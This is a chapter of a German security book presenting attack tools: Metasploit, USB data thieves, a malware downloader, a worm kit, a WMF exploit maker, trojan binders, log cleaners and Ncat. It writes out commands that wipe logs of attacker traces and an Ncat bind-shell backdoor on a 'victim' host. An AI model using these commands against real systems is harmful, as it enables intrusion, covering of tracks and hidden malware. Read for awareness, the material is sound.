Hier stellen wir Ihnen weitere »schmutzige Hackertricks« vor, damit Sie eine ungefähre Ahnung gewinnen, mit welchen Angriffsarten und -methoden Sie sonst noch rechnen müssen. Beim Ausprobieren ist größte Vorsicht angeraten, da die Gefahr besteht, dass Sie Ihr System nachhaltig beschädigen. Wenn Ihnen ein selbst generierter Wurm in die freie Wildbahn entweichen sollte, haben Sie noch größere Probleme am Hals, denn damit können Sie sehr viele Internet-User schädigen und müssen sich gegebenenfalls auch strafrechtlich zur Verantwortung ziehen lassen.

Trotz allem scheint es uns aber wichtig, Ihnen eine funktionstüchtige Kette aufzuzeigen, wie andere es schaffen, Ihr System zu infiltrieren und bestehende Schutzmechanismen auszuhebeln.

9.1 Metasploit Framework (MSF)

Anbieter	http://www.metasploit.com/framework		**Preis**		-			
Betriebssystem(e)	Linux/UNIX, Mac OS X, Windows		**Sprachen**		Englisch			
Kategorie(n)	Exploit/Payload-Suite		**Oberfläche**		**GUI**	x	**CMD**	x
Größe	< 50 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**	Perl			
Usability	■■■■□		**Know-how**		■■■□□			

Das Metasploit Framework ist eine mächtige, mittlerweile auf der Programmiersprache Ruby basierende Entwicklungs- und Testumgebung für diverse Exploits, Payloads, Opcodes und Shellcodes.

Metasploit Framework stellt drei Oberflächen bereit und kann im interaktiven Console-Mode (`msfconsole`), als zu automatisierender Console-Mode (`msfcli`) oder als Web-interface (`msfweb`) gestartet werden (`msfweb` wird ab Version 3.3 jedoch offiziell nicht weiter unterstützt). Das Framework kann durch externe Add-ons in verschiedenen Sprachen erweitert werden.

Der Start des interaktiven Console-Mode mit `msfconsole` bringt folgendes Ergebnis:

```
root@discordia:~# msfconsole

                  888                            888        d8b888
                  888                            888        Y8P888
                  888                            888           888
88888b.d88b.  .d88b. 888888 8888b. .d8888b 88888b. 888 .d88b. 888888888
888 "888 "88bd8P  Y8b888       "88b88K     888 "88b888d88""88b888888
888  888  88888888888888   .d888888"Y8888b.888  888888888  888888888
888  888  888Y8b.    Y88b. 888  888     X88888 d88P888Y88..88P888Y88b.
888  888  888 "Y8888  "Y888"Y888888 88888P'88888P" 888 "Y88P" 888 "Y888
                                      888
                                      888
                                      888


       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 535 exploits - 254 auxiliary
+ -- --=[ 198 payloads - 23 encoders - 8 nops
       =[ svn r8854 updated today (2010.03.19)

msf >
```

Bild 9.1: Metasploit im Konsolenmodus

9.2 USBDUMPER 2

Anbieter	http://sugoistanley.wordpress.com/2007/08/06/hacking-tools-2007/		**Preis**		-			
Betriebssystem(e)	Windows 2000, Win XP, Win 2003, Win Vista, Win 7		**Sprachen**		-			
Kategorie(n)	Spionagetool		**Oberfläche**	**GUI**		**CMD**	x	
Größe	< 200 KB	**Installation**	Nein	**Schnittstellen**				
Usability	■■■■■		**Know-how**		■□□□□			

Nach der völlig unauffälligen Installation (ohne Fenster etc.) auf einem Zielsystem werden in der Folge alle Daten von angeschlossenen USB-Sticks unbemerkt auf den Zielrechner übertragen. Damit ist das Tool sehr gut für öffentliche oder exponiert aufgestellte PCs geeignet, um private oder sonstige Daten zu speichern. Sobald der USB-Stick eingesetzt wird, beginnt die Datenübertragung, wobei für jeden Tag ein entsprechender Ordner auf dem Zielsystem erstellt wird. Man muss allerdings aufpassen, da auch eine am USB-Port angeschlossene Festplatte gedumpt wird und der Zielrechner

dann schnell ans Ende seiner Speicherkapazität kommen kann. In der neuen Version können zusätzlich Makros in Office-Dokumente importiert werden.




Bild 9.2:
Datensammler am USB-Port

9.3 USB Switchblade / 7zBlade

Anbieter	http://wiki.hak5.org[17]			**Preis**	-			
Betriebssystem(e)	Windows 2000, Win XP, Win 2003, Win Vista, Win 7			**Sprachen**	-			
Kategorie(n)	Spionagetool			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 1 MB	**Installation**		Nein	**Schnittstellen**			
Usability	■■■■■		**Know-how**		■□□□□			

Während Switchblade für U3-Sticks entwickelt wurde, ist die 7zBlade-Variante für die klassischen USB-Sticks gedacht. Die Funktionsweise ist recht tricky: Beim Einstecken des Sticks in einen Host startet im Hintergrund ein VBS-Skript, das die Zieldateien auf die

[17] Die Seite ist noch während der Überarbeitung unseres Buches aus dem Netz verschwunden. Switchblade kann derzeit noch auf *www.raymond.cc/blog/archives/2007/11/23/hack-u3-usb-smart-drive-to-become-ultimate-hack-tool/* heruntergeladen werden.

Hostplatte kopiert, den Payload aus einem verschlüsselten 7z-Archiv entpackt, ausführt, die gesammelten Daten wieder verschlüsselt packt und die Ernte dann auf den Stick zurückkopiert. Anschließend werden alle Spuren auf dem Zielrechner gelöscht.




Bild 9.3: Ausbeute – Daten vom fremden Rechner

9.4 Net Tools

Anbieter	http://users.pandora.be/ahmadi			**Preis**	-			
Betriebssystem(e)	Win2000, WinXP, Win2003, Win NT 4.0			**Sprachen**	Englisch, Chinesisch			
Kategorie(n)	Toolkit			**Oberfläche**	**GUI**	x	**CMD**	
Größe	< 26 MB	**Installation**		Ja	**Schnittstellen**	Benötigt .NET Framework		
Usability	■■■□□		**Know-how**		■■■■□			

Der größte Vorteil für erfahrene und weniger erfahrene Anwender: Unter einer einheitlichen Oberfläche finden sich Hunderte von mehr oder minder brauchbaren Angriffswerkzeugen, darunter mehrere Portscanner, Nmap (GUI und CMD), Netzwerksniffer, LAN-Monitore, Flooder, Spoofer, Passwortcracker etc. Also mit einem Wort: der ideale Experimentierkasten für angehende Forscher. Allerdings sollte der weniger erfahrene Attacker durchaus wissen, dass einige Tools den Rand zur Legalität überschreiten, z. B. wird kein Netzadmin begeistert sein, den Start einer DoS-Attacke mit einem HTTP-Flood auf seine Seite zu erleben – mal ganz abgesehen davon, dass man den Angriffs-

ursprung sehr einfach zurückverfolgen kann. Ähnliches gilt für den Einsatz eines Mass-Auto-Mailers.




Bild 9.4: Alles, was man zum Hacken eines Netzwerks braucht

9.5 Troll Downloader

Anbieter	www.evileyesoftware.com			**Preis**	-			
Betriebssystem(e)	Win200, Win2003, WinXP			**Sprachen**	Englisch			
Kategorie(n)	Web Downloader			**Oberfläche**	**GUI**	x	**CMD**	-
Größe	< 300 KB	**Installation**		Nein	**Schnittstellen**			
Usability	■■■■□		**Know-how**		■■□□□			

Ein schmutziger kleiner Geselle: Wird er auf einem Zielrechner ausgeführt (und ist das Opfer nicht durch eine neuere Firewall geschützt), lädt das Programm andere Programme (z. B. Keylogger, RATs etc.) nach und installiert sie auch gleich. Anschließend putzt sich das Programm selbst von der Platte, um die Spurensuche zu erschweren. In unserem Test funktionierte es großartig – allerdings wird der Server durch gängige Antivirentools erkannt, und auch die Firewall lässt es nur durch manuellen Eingriff passieren. Der Download nebst Installation der heruntergeladenen Malware erfolgte allerdings unbemerkt im Hintergrund.




Bild 9.5: Generieren eines Downloaders (Servermodul)

9.6 Czybik Gen Creation Kit

Anbieter	http://98.15.254.95/		**Preis**	-			
Betriebssystem(e)	Win200, Win2003, WinXP		**Sprachen**	Englisch			
Kategorie(n)	Wurmbaukasten		**Oberfläche**	**GUI**	x	**CMD**	-
Größe	< 500 KB	**Installation**	Nein	**Schnittstellen**			
Usability	■■■■□	**Know-how**	■■□□□				

Schon etwas angejahrte Version eines Wurmbaukastens, der aber das Prinzip sehr gut veranschaulicht. Das Bedienungsprinzip ist simpel: Man klickt die Funktionen an, die der Wurm haben soll, inklusive gewünschter Verbreitungswege und Payload (Schadensfunktionen). Der Output in Form eines Visual Basic-Skripts kann jetzt an das ahnungslose Opfer verteilt werden.




Bild 9.6: Czybik Gen Creation Kit erstellt Würmer auf Knopfdruck

9.7 WMF-Maker

Anbieter	http://vx.netlux.org/		**Preis**	-			
Betriebssystem(e)	Win200, Win2003, WinXP		**Sprachen**	Englisch			
Kategorie(n)	Exploit		**Oberfläche**	**GUI**	-	**CMD**	x
Größe	< 500 KB	**Installation**	Nein	**Schnittstellen**			
Usability	■■■□□	**Know-how**		■■□□□			

Das Programm wird über die Batchdatei `wmf-maker.exe nte.exe` (der Payload / die Schadfracht) gestartet und generiert dann die Datei `evil.wmf`, die umbenannt und entsprechend auf Webseiten eingebaut werden kann.




Bild 9.7: WMF-Exploit automatisiert

9.8 fEvicol

Anbieter	http://98.15.254.95/			**Preis**	-			
Betriebssystem(e)	Win200, Win2003, WinXP			**Sprachen**	Englisch			
Kategorie(n)	Joiner / Binder			**Oberfläche**	**GUI**	x	**CMD**	-
Größe	< 50 KB	**Installation**		Nein	**Schnittstellen**			
Usability	■■■□□		**Know-how**		■■□□□			

Ein typischer und noch dazu sehr kompakter, etwas älterer Vertreter seiner Art. Er erlaubt es, Bilddateien mit ausführbaren Programmdateien zu verknüpfen. Andere Binder können auch zwei Programme (z. B. eine Bilddatei und eine ausführbare Datei) so verbinden, dass im Vordergrund ein nützliches Programm wie z. B. ein Bildschirmschoner geladen und im Hintergrund – vom Anwender unbemerkt – die eigentliche Schadensroutine gestartet wird.




Bild 9.8: fEvicol verbirgt das Schadprogramm in einer Bilddatei.

9.9 0x333shadow

Anbieter / Entwickler	http://packetstormsecurity.nl		**Preis**	-				
Betriebssystem(e)	Linux/UNIX, IRIX, FreeBSD, Solaris		**Sprachen**	Englisch				
Kategorie(n)	Logfile-Cleaner		**Oberfläche**	**GUI**		**CMD**	x	
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**				
Usability	■■■□□		**Know-how**	■■■□□				

0x333shadow ist ein Logfile-Cleaner, mit dem sich verräterische Einträge in diversen Logfiles eines (Linux-/UNIX-)Systems entfernen lassen. *0x333shadow* behandelt nicht nur Logfiles auf Textbasis, sondern auch binäre Dateien wie *utmpx*, *wtmp*, *wtmpx* und *lastlog*. Mit 0x333shadow lassen sich auch zeitgesteuerte Reinigungen durchführen, z. B. 60 Sekunden nach der Abmeldung vom zu säubernden Rechner.

Ein Start des Logfile-Cleaners mit folgenden Parametern:

- `-a (clean all default dirs (recursive scan) you can use even -m)`
- `-i (string by search, choose it with sense ;))`

bringt folgendes Ergebnis (aus Übersichtsgründen leicht gekürzt):

```
discordia:~# ./0x333shadow -a -i attacker.com
[*] syslogd killed!
[*] Cleaning /var/log/btmp removed 0/0
[*] Cleaning /var/log/exim4/mainlog removed 0/60
[*] Cleaning /var/log/exim4/mainlog.1 removed 0/96
[*] Cleaning /var/log/news/news.crit removed 0/0
[*] Cleaning /var/log/news/news.err removed 0/0
[*] Cleaning /var/log/news/news.notice removed 0/0
[*] Cleaning /var/log/syslog removed 0/63
[*] Cleaning /var/log/auth.log removed 0/281
[*] Cleaning /var/log/debian-installer/messages removed 0/938
[*] Cleaning /var/log/debian-installer/partman removed 0/3961
[*] Cleaning /var/log/debian-installer/syslog removed 0/1788
[*] Cleaning /var/log/debian-installer/cdebconf/questions.dat removed 0/1912
[*] Cleaning /var/log/debian-installer/cdebconf/templates.dat removed 0/38497

[*] cleaning extra logs:

[*] Cleaning /var/run/utmp removed 0/12
[*] error reading file /var/adm/wtmp or touching /var/adm/wtmp.tmp
skipping.
[*] error reading file /usr/adm/wtmp or touching /usr/adm/wtmp.tmp
skipping.
[*] error reading file /etc/wtmp or touching /etc/wtmp.tmp skipping.
[*] Cleaning /var/log/wtmp removed 1/242
[*] error reading file /var/adm/utmpx or touching /var/adm/utmpx.tmp skipping.
 [*] Cleaning /var/log/debug removed 0/538
[*] founded /var/log/messages in /etc/syslog.conf if isn't empty log will
be cleaned.
[*] Cleaning /var/log/messages removed 0/1928
[*] founded /dev/xconsole in /etc/syslog.conf if isn't empty log will be
cleaned.
```

Bild 9.9: 0x333shadow reinigt Logfiles von verräterischen Spuren

9.10 Logcleaner-NG

Anbieter / Entwickler	www.packetstormsecurity.org/UNIX/penetration/log-wipers		**Preis**	-				
Betriebssystem(e)	Linux/UNIX, NetBSD, OpenBSD, FreeBSD		**Sprachen**	Englisch				
Kategorie(n)	Logfile-Cleaner		**Oberfläche**	**GUI**		**CMD**	x	
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**				
Usability	■■■□□		**Know-how**	■■■■□				

Logcleaner-NG ist ein weiterer Logfile-Cleaner, mit dem sich verräterische Einträge in diversen Logfiles eines (Linux-/UNIX-)Systems entfernen lassen. Logcleaner-NG bearbeitet eine Vielzahl verschiedener Formate, wie beispielsweise textbasierte (`syslog`) und »normale« Logfiles (`wtmp`, `utmp`, `lastlog`, accounting logs), aber auch spezielle Logfiles wie `samba`, `snort.alert`, `prelude` und `mod_security`. Logcleaner-NG ermöglicht die Vergabe von Zeitstempeln, liest die Konfiguration des SYSLOG ein, bietet die Möglichkeit, eigene Logfiles zu verschlüsseln und beherrscht einen interaktiven Modus. Zusätzlich erschwert Logcleaner-NG durch das restlose Löschen (Wiping) von Daten die nachträgliche Forensik eines kompromittierten Rechners.

Der Aufruf von Logcleaner-NG mit folgenden Parametern:

- `-A clean Default logfiles`
- `-s string`

bringt folgendes Ergebnis:

```
discordia:~# ./logcleaner-ng -A -s attacker.com
------------------------------------------------------------------
                          Logcleaner-NG
                               ***
                                *
------------------------------------------------------------------
[STATUS] clearing /var/run/utmp
[STATUS] clearing /var/log/wtmp
[STATUS] clearing /var/log/lastlog
[STATUS] clearing /var/log/samba/log.smbd
[STATUS] clearing /var/log/samba/log.nmbd
[STATUS] clearing /root/.bash_history
[STATUS] clearing /var/log/exim4/mainlog
[STATUS] Ignoring compressed [1] file:  /var/log/exim4/mainlog.2.gz
[STATUS] Ignoring compressed [1] file:  /var/log/exim4/mainlog.3.gz
[STATUS] clearing /var/log/exim4/mainlog.1
[STATUS] clearing /var/log/auth.log
(...)
[STATUS] clearing /var/log/syslog.0
[STATUS] clearing /var/log/vmware-tools-guestd
[STATUS] Ignoring compressed [1] file:  /var/log/syslog.3.gz
[STATUS] clearing /var/log/syslog
[STATUS] Ignoring compressed [1] file:  /var/log/syslog.1.gz
```

Bild 9.10: Logcleaner-NG bei der Entfernung verräterischer Spuren aus diversen Logfiles

9.11 NakedBind

Anbieter	http://98.15.254.95/			Preis	-				
Betriebssystem(e)	Win200, Win2003, WinXP			**Sprachen**	Englisch				
Kategorie(n)	Joiner / Binder / Trojan Dropper			**Oberfläche**	**GUI**	x	**CMD**	-	
Größe	< 100 KB	**Installation**		Nein	**Schnittstellen**				
Usability	■■■■□		**Know-how**		■■□□□				

Das Programm bietet fast alles, was man sich wünscht: Es bindet mehrere Dateien zusammen, verschlüsselt das Endprodukt und erlaubt es, unterschiedliche Startkonfigurationen festzulegen.




Bild 9.11: Der Trojan Dropper *NakedBind* lässt in puncto Ausstattung kaum Wünsche offen.

9.12 Ncat (Nmap-Suite)

Anbieter / Entwickler	http://nmap.org/ncat		**Preis**		-		
Betriebssystem(e)	Linux/UNIX, Mac OS X, BSD, Solaris, Windows		**Sprachen**		Englisch		
Kategorie(n)	Netzwerktool		**Oberfläche**		**GUI**	**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**			
Usability	■■■□□		**Know-how**		■■■■□		

Ncat, der inoffizielle Nachfolger des populären Netcat, ist ein überaus mächtiges Netzwerkprogramm, welches den Transport von Daten von der Standardein- und -ausgabe über TCP- oder UDP-Netzwerkverbindungen ermöglicht. Ncat kann ausgehende und eingehende Verbindungen zu oder von jedem Port senden – mittlerweile auch SSL-verschlüsselt –, besitzt volle DNS-Forward-Lookup- und Reverse-Lookup-Überprüfung, kann jeden lokalen Quellport und jede lokal konfigurierte Netzwerkquelladresse verwenden, beherrscht bewegliches Quellrouting und besitzt zusätzlich einen praktischen Broker-Mode, der beispielsweise einen einfachen Chat-Server ermöglicht.

Der Versand einer Datei vom Quell-PC auf einen Ziel-PC über Port 10023/TCP ist mit folgenden Parametern möglich:

- `-l, --listen (bind and listen for incoming connections)`
- `-v, --verbose (set verbosity level (can be used up to 3 times))`
- `-p, --source-port <port> specify source port to use)`

Eingabe auf dem Opfer-PC (Empfänger):

```
victim:~# ncat -l -v -p 10023 >datei
Ncat: Version 5.20 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:10023
Ncat: Connection from attacker.org.
victim:~#
```

Bild 9.12: Ncat empfängt eine Datei

Eingabe auf den Quell-PC (Versender):

```
discordia:~# ncat -v victim.org 10023 <datei
Ncat: Version 5.20 ( http://nmap.org/ncat )
Ncat: Connected to victim.org:10023.
```

Bild 9.13: Versand von Malware mit Ncat

Mit folgenden Parametern lässt sich eine Hintertür auf einem Rechner einrichten, die auf Port 10023/TCP auf Anfragen von extern lauscht:

- `-l, --listen (bind and listen for incoming connections)`
- `-p, --source-port <port> (specify source port to use)`
- `-n, --nodns (do not resolve hostnames via DNS)`
- `-e, --exec <command> (executes specified command)`

Eingabe auf dem Opfer-PC (Empfänger):

```
victim:~# nohup ncat -l -p 10023 -n -e /bin/sh &
nohup: ignoriere Eingabe und hänge Ausgabe an "nohup.out" an
[1] 11720
victim:~#
```

Bild 9.14: Ncat startet eine Hintertür auf dem PC des Opfers

Eingabe auf den Quell-PC (Versender):

```
discordia:~# ncat -nvv 12.120.3.169 10023
Ncat: Version 5.20 ( http://nmap.org/ncat )
Ncat: Connected to 12.120.3.169:10023.
ls -l /
insgesamt 67
drwxr-xr-x   2 root root  3072  6. Feb 20:08 bin
drwxr-xr-x   4 root root  1024 27. Feb 20:43 boot
lrwxrwxrwx   1 root root    11  5. Jun 2009  cdrom -> media/cdrom
drwxr-xr-x  15 root root  4000 20. Mär 06:33 dev
drwxr-xr-x  96 root root  7168 16. Mär 20:03 etc
(...)
```

Bild 9.15: Ncat öffnet die Hintertür des Zielrechners

9.13 GNU MAC Changer (macchanger)

Anbieter	www.alobbs.com/macchanger			**Preis**	-			
Betriebssystem(e)	Linux/UNIX			**Sprachen**	Englisch			
Kategorie(n)	Tool zum Verändern der MAC-Adresse			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Ja	**Schnittstellen**				
Usability	■■■□□			**Know-how**	■■□□□			

Durch den GNU MAC Changer lassen sich MAC-Adressen von Netzwerkkarten modifizieren. Bei Wardrivern (Leuten, die systematisch nach offenen WLANs suchen) gehört der GNU MAC Changer zur Standardausrüstung, ermöglicht das Tool doch eine Verschleierung der tatsächlichen MAC-Adresse der WLAN-Karte und trägt dazu bei, möglichst wenig verwertbare Spuren beim Opfer zu hinterlassen.

Der Einsatz des GNU MAC Changer, hier demonstriert an der willkürlichen Vergabe einer MAC-Adresse am Netzwerkinterface eth1:

- `-r <interface> (set fully random MAC)`

bringt folgendes Ergebnis:

```
root@discordia:~# macchanger -r eth1
